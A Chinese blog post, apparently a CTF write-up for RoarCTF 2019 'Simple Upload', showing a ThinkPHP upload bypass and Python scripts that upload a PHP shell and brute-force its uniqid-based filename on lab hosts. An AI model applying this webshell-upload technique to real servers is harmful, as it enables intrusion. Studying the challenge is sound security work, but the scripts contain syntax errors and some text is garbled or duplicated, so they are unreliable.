-
[RoarCTF 2019]Simple Upload
[RoarCTF 2019]Simple Upload
源代码
namespace Home\Controller; use Think\Controller; class IndexController extends Controller { public function index() { show_source(__FILE__); } public function upload() { $uploadFile = $_FILES['file'] ; if (strstr(strtolower($uploadFile['name']), ".php") ) { return false; } $upload = new \Think\Upload();// 实例化上传类 $upload->maxSize = 4096 ;// 设置附件上传大小 $upload->allowExts = array('jpg', 'gif', 'png', 'jpeg');// 设置附件上传类型 $upload->rootPath = './Public/Uploads/';// 设置附件上传目录 $upload->savePath = '';// 设置附件上传子目录 $info = $upload->upload() ; if(!$info) {// 上传错误提示错误信息 $this->error($upload->getError()); return; }else{// 上传成功 获取上传文件信息 $url = __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename'] ; echo json_encode(array("url"=>$url,"success"=>1)); } } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
ThinkPHP
根据源码可以分析得到,这个是thinkphp中的一个文件上传的一个类。
源码中限制了

$_FILES[file]文件名不能是.php文件,得想办法绕过。 $upload->allowExts 并不是 Think\Upload 类的正确用法,所以 allowexts 后缀名限制是无效的。熟悉 thinkphp 的应该知道, upload() 函数不传参时为多文件上传,整个 $_FILES 数组的文件都会上传保存。
题目中只限制了 F I L E S [ f i l e ] ∗ ∗ 的上传后缀,也只给出 ∗ ∗ _FILES[file]** 的上传后缀,也只给出 ** FILES[file]∗∗的上传后缀,也只给出∗∗_FILES[file] 上传后的路径,那我们上传多文件就可以绕过 php 后缀限制。

下一步就是要知道上传后的php文件名。看一下 think\upload 类是怎么生成文件名的
https://github.com/berTrAM888/RoarCTF-Writeup-some-Source-Code/blob/master/Web/simple_upload/docker/html/ThinkPHP/Library/Think/Upload.class.php#L27
'saveName' => array('uniqid', ''), //上传文件命名规则,[0]-函数名,[1]-参数,多个参数使用数组- 1
PHP
可以看到使用的是uniqid来生成文件名,同时上传txt文件跟php文件,txt上传后的文件名跟php的文件名非常接近。我们只需要构造Burp包,遍历爆破txt文件名后三位 0-9 a-f 的文件名,就能猜出php的文件名。
把 u p l o a d − > a l l o w E x t s ∗ ∗ 替换成 ∗ ∗ upload->allowExts** 替换成 ** upload−>allowExts∗∗替换成∗∗upload->exts 就可以修补这个漏洞了。
Payload
python
import requests '''方法一''' url = 'http://cb39d1ce-8101-4b2b-8327-62bde83cc32f.node4.buuoj.cn:81/index.php/home/index/upload' s = requests.Session() file1 = {"file":("shell","123",)} file2 = {"file[]":("shell.php",")} #批量上传用[] r = s.post(url,files=file1) print(r.text) r = s.post(url,files=file2) print(r.text) r = s.post(url,files=file1) print(r.text)- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17

那么,时间就在这两个txt文件的区间,优化之后的python脚本
from ast import Str import time import os import requests url = 'http://35dea7ce-9f0e-497d-9723-76d906c4fe4f.node4.buuoj.cn:81/' url3= 'http://35dea7ce-9f0e-497d-9723-76d906c4fe4f.node4.buuoj.cn:81/Public/Uploads/2022-08-23/' url1= url+'/index.php/home/index/upload/' s = requests.Session() file1 = {"file":("shell.txt","123",)} file2 = {"file[]":("shell.php",")} #批量上传用[] r = s.post(url1,files=file1) print(r.text) ss=r.text tmp=eval(ss) ss = tmp["url"] num1=os.path.basename(ss)[:-4] num11=int(num1,16) r = s.post(url1,files=file2) print(r.text) r = s.post(url1,files=file1) print(r.text) ss=r.text tmp=eval(ss) ss = tmp["url"] num2=os.path.basename(ss)[:-4] num22=int(num2,16) shang=xia=(num11+num22)//2 def test(i): url2=url3+str(hex(i))[2:]+".php" r = requests.get(url2) print (url2) if r.status_code !=200 and r.status_code !=404: sleep(1) r = requests.get(url2) if r.status_code == 200 and "没有" not in r.text: print(url2) print("ok") return 1 return 0 while shang<=num22 or xia>=nume11: s1=test(shang) if(s1==1): break s2=test(xia) if(s2==1): break shang+=1 xia-=1- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
但是这种方法我没有成功
bp抓包爆破
最后用bp抓包来修改最后三位数爆破
首先写一个文件上传的界面,然后抓包之后修改参数

上传文件之后用测试器直接爆破。

bp抓包爆破
最后用bp抓包来修改最后三位数爆破
首先写一个文件上传的界面,然后抓包之后修改参数
[外链图片转存中…(img-pUjPSvYa-1662569596138)]
上传文件之后用测试器直接爆破。
[外链图片转存中…(img-LlwMNCMj-1662569596139)]
-
相关阅读:
跨境电商如何通过实时聊天服务改善客户体验?
男怕入错行!程序员千万别选错赛道
【Linux学习】高并发服务器框架 线程池介绍+线程池封装
全流程配置Ubuntu终端实现Maven中央仓库包上传
西门子触摸屏上电显示初始画面几秒后,自动切换到下一个画面的具体方法
leetcode 70.爬楼梯、322.零钱兑换、279.完全平方数
Android描边外框stroke边线、rotate旋转、circle圆形图的简洁通用方案,基于Glide与ShapeableImageView,Kotlin
1028 List Sorting
关于 axios 是什么?以及怎么用?
【pytest】html报告修改和汉化
- 原文地址:https://blog.csdn.net/Jeff_12138/article/details/126756706